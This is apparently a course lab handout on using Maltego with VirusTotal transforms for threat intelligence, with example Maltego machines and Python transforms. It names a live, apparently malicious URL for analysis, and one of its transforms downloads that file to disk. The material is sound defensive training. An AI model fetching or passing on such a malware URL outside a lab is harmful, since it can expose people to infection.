
1. Open MaltegoCE and cancel registration to continue without registration or register yourself to get access to PATERVA URLs transforms.




1. Import VirusTotal API transform from LookingGlass located in the folder ‘C:\STUDENT\_LABS\Lab10 - Data Mining with Maltego\LookingglassVT\’



1. Go to Manage transforms:



1. Verify that you have Lookinglass VirusTotal (for Private API) local tranforms succesfully imported.
2. Change the working directory for every imported transform in the ‘Manage Transforms’ tab in the set ‘Virustotal’:



from default:


*“C:\Users\Steven\Documents\Lookingglass\VirusTotal\Maltego”*

to:


“*c:\STUDENT\_LABS\Lab10 - Data Mining with Maltego\LookingglassVT\”*

Read for more information: <https://github.com/Lookingglass/Maltego>

1. Specify your personal Virustotal Private API key to the following python script: “c:\STUDENT\_LABS\Lab10 - Data Mining with Maltego\LookingglassVT\VTtransforms.py”



1. If you don’t have the personal Virustotal key, you need to register yourself at Virustotal. Then you can get your Public API key from your profile:



If you need to upgrade your Public API key to the Private one to be able to use Lookingglass VT API Transforms, contact your teacher.

**Important:**

There is a problem with the old SSL package with no TLS support in Python 2.7 installed on the VM that results in the following error when calling the VT transforms:

*hashToIP Unknown Error: Type: <class 'requests.exceptions.SSLError'> Value:[Errno 1] \_ssl.c:507: error:14090086:SSL routines:SSL3\_GET\_SERVER\_CERTIFICATE:certificate verify failed*

**To solve the problem:**

1. On the VM, in the command line, run:


easy\_install pip

2. Upgrade the 'requests' python package:

pip install requests[security]

Note: The 'hashToIP' transofrm has a bug in implementation with handling 'response\_code' in the response. Try to find it and fix.

1. Create an empty Graph.



1. Create a Maltego machine (a script that runs Maltego Transforms) to analyse the malicious object given by a teacher. For example, start with the ‘Infrastructure -> URL’ entity and collect and visualize all possible information about the threat.
   1. Create necessary local Maltego transforms (e.g. URLToWebsite, URLToHash)
2. Analyze the following URL: <http://allhealthsol.com/data/content.bin>

Examples of Maltego machines:

*//Welcome to Maltego Machines!*

*//Each machine starts with a statement like this*

*machine("NioguardURLtoThreatIntelligence",*

*displayName:"Nioguard URL to Threat Intelligence",*

*author:"Alexander Adamov",*

*description: "Collects threat intelligence by URL") {*

*//A macro machine has a start function like this*

*start {*

*paths{*

*path{*

*run("nioguard.URLtoHash")*

*}*

*path{*

*run("nioguard.urlToNioguardDetection")*

*}*

*path*

*{*

*run("nioguard.URLtoWebsite")*

*paths{*

*path{*

*run("paterva.v2.WebsitetoDNSName")*

*paths {*

*path {*

*run("paterva.v2.DomainToPerson\_PGP")*

*}*

*path {*

*run("paterva.v2.DNSNameToIPAddress\_DNS")*

*paths {*

*path {*

*//run("paterva.v2.IPAddressToNetblock\_whois")*

*//run("paterva.v2.NetblockToAS\_SS")*

*run("michaelyip.GetCountry")*

*}*

*path {*

*run("paterva.v2.toLocation")*

*}*

*path {*

*run("paterva.v2.vtpubIPUrl")*

*}*

*path {*

*run("paterva.v2.IPAddressToEntities\_Whois\_NER")*

*type("maltego.Location")*

*delete()*

*}*

*}*

*}*

*path {*

*run("paterva.v2.DNSNameToDomain\_DNS")*

*paths {*

*path {*

*run("VT.urlToDetectionRatio")*

*run("paterva.v2.DomainToEntities\_Whois\_NER")*

*type("maltego.Location")*

*delete()*

*}*

*path {*

*run("paterva.v2.DomainToSOAInformation")*

*}*

*}*

*}*

*}*

*}*

*}*

*}*

*}*

*}*

*}*

*//Of course there is much more you can do with machines... Have fun!*

***------------------------------------------------------------------------------------***

*//Welcome to Maltego Machines!*

*//Each machine starts with a statement like this*

*machine("nioguard.NioguardHashtoThreatIntelligence",*

*displayName:"Nioguard Hash to Threat Intelligence",*

*author:"Alexander Adamov",*

*description: "Collect threat intelligence by a file hash") {*

*//A macro machine has a start function like this*

*start {*

*paths{*

*path{*

*run("nioguard.hashToIoCs")*

*}*

*path{*

*run("VT.hashToBehavioralFileName")*

*}*

*path{*

*run("VT.hashToCommandRun")*

*}*

*path{*

*run("VT.hashToDomain")*

*}*

*path{*

*run("VT.hashToDetectionRatio")*

*}*

*path{*

*run("VT.hashToDomain")*

*}*

*path{*

*run("VT.hashToIP")*

*}*

*path{*

*run("VT.hashToMutex")*

*}*

*path{*

*run("VT.hashToPositiveAVList")*

*}*

*path{*

*run("VT.hashToRegKey")*

*}*

*path{*

*run("VT.hashToScanDate")*

*}*

*path{*

*run("VT.hashToThreat")*

*}*

*path{*

*run("VT.hashToURL")*

*}*

*}*


*}*


*}*

*//Of course there is much more you can do with machines... Have fun!*


**Hints:**

1. To create your own Maltego Local Transforms (Python functions):
   1. Use the template in the ‘c:\STUDENT\_LABS\Lab10 - Data Mining with Maltego\Work\’ folder. For example, the following transforms can be useful for analysis:
      1. URLtoWebsite()
      2. URLtoHash()
   2. Create you Transform Set:







* 1. Go to Local Transforms:



* 1. Add a new local transform:





* 1. Go to Local Transforms to verify that your new local transform has been successfully added.

**Examples of transforms:**

def URLtoWebsite(me, string\_in):

try:

domain = urlparse(string\_in).hostname

#if domain.startswith('www.'):

# domain = domain[4:]

me.addEntity(EntityTypes.Website, '%s' % domain)

except:

me.addEntity(EntityTypes.textMessage, 'UrlToWebsite Unknown Error:%sType: %s%sValue:%s' %

(os.linesep, sys.exc\_info()[0], os.linesep, sys.exc\_info()[1]))

return me

def URLtoHash(me, string\_in):

try:

file\_name = string\_in.split('/')[-1]

loc = file\_name.find('?')

print loc

if loc != -1:

file\_name = file\_name.split('?')[0]

print file\_name

downdata = urllib2.urlopen(string\_in)

hasher = hashlib.sha256()

with open(file\_name,'wb') as output:

#output.write(downfile.read())

meta = downdata.info()

file\_size = int(meta.getheaders("Content-Length")[0])

print "Downloading: %s Bytes: %s" % (file\_name, file\_size)

file\_size\_dl = 0

block\_sz = 8192

while True:

downbuffer = downdata.read(block\_sz)

if not downbuffer:

break

hasher.update(downbuffer)

file\_size\_dl += len(downbuffer)

output.write(downbuffer)

status = r"%10d [%3.2f%%]" % (file\_size\_dl, file\_size\_dl \* 100. / file\_size)

status = status + chr(8)\*(len(status)+1)

print status

output.close()

filehash = hasher.hexdigest()

me.addEntity(EntityTypes.hash, '%s' % filehash)

except:

me.addEntity(EntityTypes.textMessage, 'URLtoHash Unknown Error:%sType: %s%sValue:%s' %

(os.linesep, sys.exc\_info()[0], os.linesep, sys.exc\_info()[1]))

return me

**Questions**

1. What Maltego is used for?
2. How does it help security analysts to perform incident reposnse?
3. What Maltego transform is?
4. What Maltego entity is?
5. What Maltego machine is?

**Sources**

1. Maltego Documentation <https://www.paterva.com/web7/docs.php>